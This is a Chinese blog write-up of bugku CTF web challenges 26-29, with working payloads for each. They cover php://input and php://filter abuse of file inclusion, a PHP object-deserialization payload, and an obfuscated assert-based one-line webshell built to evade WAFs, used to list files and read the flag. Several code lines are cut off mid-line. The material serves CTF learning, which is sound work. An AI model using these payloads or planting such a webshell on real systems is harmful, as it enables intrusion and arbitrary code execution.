bugkuCTF Writeup （Web）26-29

原创

Troublor 于 2018-01-28 20:19:42 发布 2870 收藏 1

分类专栏： CTF 文章标签： CTF Web PHP

本文链接：https://blog.csdn.net/troublor/article/details/79189123

never give up

看源码，有提示`<!--1p.html-->`

去看1p.html的源码

```
<HTML>
<HEAD>
<SCRIPT LANGUAGE="Javascript">
<!--


var Words ="%3Cscript%3Ewindow.location.href%3D%27http%3A//www.bugku.com%27%3B%3C/script%3E%20%0A%3C%21
function OutWord()
{
var NewWords;
NewWords = unescape(Words);
document.write(NewWords);
}
OutWord();
// -->
</SCRIPT>
</HEAD>
<BODY>
</BODY>
</HTML>
```

Words变量的值先url解码，再base64解码，再url解码，得

```
";if(!$_GET['id'])
{
    header('Location: hello.php?id=1');
    exit();
}
$id=$_GET['id'];
$a=$_GET['a'];
$b=$_GET['b'];
if(stripos($a,'.'))
{
    echo 'no no no no no no no';
    return ;
}
$data = @file_get_contents($a,'r');
if($data=="bugku is a nice plateform!" and $id==0 and strlen($b)>5 and eregi("111".substr($b,0,1),"1114
{
    require("f4l2a3g.txt");
}
else
{
    print "never never never give up !!!";
}


?>
```

绕过：payload：`http://120.24.86.145:8006/test/hello.php?id=0sdvdsd&a=php://input&b=.sdfasdfsdafsdfrdfgsdgasdftgssd`


postdata：`bugku is a nice plateform!`

得flag：

```
<!--1p.html-->
flag{tHis_iS_THe_fLaG}
```


---

welcome to bugkuctf



查看网页源代码，发现是php代码审计

```php
$user = $_GET["txt"];
$file = $_GET["file"];
$pass = $_GET["password"];

if(isset($user)&&(file_get_contents($user,'r')==="welcome to the bugkuctf")){
    echo "hello admin!<br>";
    include($file); //hint.php
}else{
    echo "you are not admin ! ";
}
```

文件包含漏洞，要用include函数看hint.php的内容

payload：`http://120.24.86.145:8006/test1/?txt=php://input&file=hint.php&password`

postdata带上`welcome to the bugkuctf`

提交，显示了这个

```
hello friend!
<br>
<!--
$user = $_GET["txt"];
$file = $_GET["file"];
$pass = $_GET["password"];

if(isset($user)&&(file_get_contents($user,'r')==="welcome to the bugkuctf")){
    echo "hello admin!<br>";
    include($file); //hint.php
```

```
}else{
    echo "you are not admin ! ";
}
 -->
```


似乎还是一样的，那就看index.php吧

payload：`http://120.24.86.145:8006/test1/?txt=php://input&file=index.php&password`

postdata带上`welcome to the bugkuctf`

提交，得无数个hello friend

```
hello friend!
<br>hello friend!
<br>hello friend!
<br>hello friend!
<br>hello friend!
<br>hello friend!
<br>hello friend!
<br>hello friend!
<br>hello friend!
<br>hello friend!
<br>hello friend!
<br>hello friend!
<br>hello friend!
<br>hello friend!
<br>hello friend!
<br>hello friend!
<br>hello friend!
<br>hello friend!
<br>hello friend!
<br>hello friend!
<br>hello friend!
<br>hello friend!
<br>hello friend!
<br>hello friend!
<br>hello friend!
<br>hello friend!
<br>hello friend!
<br>hello friend!
<br>hello friend!
<br>hello friend!
```


不明所以，继续去看flag.php，发现作者很狡猾

```
hello friend!
<br>不能现在就给你flag哦
```


看来不能让hint.php执行

所以payload：`http://120.24.86.145:8006/test1/?txt=php://input&file=php://filter//read=convert.base64-encode/resource=./hint.php&password=`

postdata带上`welcome to the bugkuctf`

获得hint.php源码的base64编码，解码得：

```php
<?php

class Flag{//flag.php
    public $file;
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
            return ("good");
        }
    }
}
?>
```

再去看index.php源码（不让它执行）

```php
<?php
$txt = $_GET["txt"];
$file = $_GET["file"];
$password = $_GET["password"];

if(isset($txt)&&(file_get_contents($txt,'r')==="welcome to the bugkuctf")){
    echo "hello friend!<br>";
    if(preg_match("/flag/",$file)){
        echo "\xe4\xb8\x8d\xe8\x83\xbd\xe7\x8e\xb0\xe5\x9c\xa8\xe5\xb0\xb1\xe7\xbb\x99\xe4\xbd\xa0flag\
        exit();
    }else{
        include($file);
        $password = unserialize($password);
        echo $password;
    }
}else{
    echo "you are not the number of bugku ! ";
}
?>
```

这就好办了，传入参数password，要传入一个Flag类对象的序列化值，当然file属性是”flag.php”了

payload：`http://120.24.86.145:8006/test1/?txt=php://input&file=hint.php&password=O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}`

postdata带上`welcome to the bugkuctf`，获得flag

```
hello friend!
<br>
<?php
//flag{php_is_the_best_language}
?>
<br>good


<!--
$user = $_GET["txt"];
$file = $_GET["file"];
$pass = $_GET["password"];

if(isset($user)&&(file_get_contents($user,'r')==="welcome to the bugkuctf")){
    echo "hello admin!<br>";
    include($file); //hint.php
}else{
    echo "you are not admin ! ";
}
```


---

login1

这个一直没打开，就先跳过去了

过狗一句话

题目提示里的php代码拿下来

```php
<?php $poc = "a#s#s#e#r#t";
$poc_1 = explode("#", $poc);
$poc_2 = $poc_1[0] . $poc_1[1] . $poc_1[2] . $poc_1[3] . $poc_1[4] . $poc_1[5];
$poc_2($_GET['s'])
?>
```

用assert执行任意代码

这就很自由了

payload：`http://120.24.86.145:8010/?s=print_r(scandir('./'));` 扫描目录

```
Array
(
    [0] => .
    [1] => ..
    [2] => 2.php
    [3] => 3.php
    [4] => 4.php
    [5] => c.php
    [6] => conn
    [7] => f.html
    [8] => f.php
    [9] => flag.txt
    [10] => haha.php
    [11] => index.php
    [12] => shell.php
    [13] => txxxc.php
)
```

然后读取flag.txt

payload：`http://120.24.86.145:8010/?s=print_r(file_get_contents('flag.txt'));`

```
BUGKU{bugku_web_009801_a}
```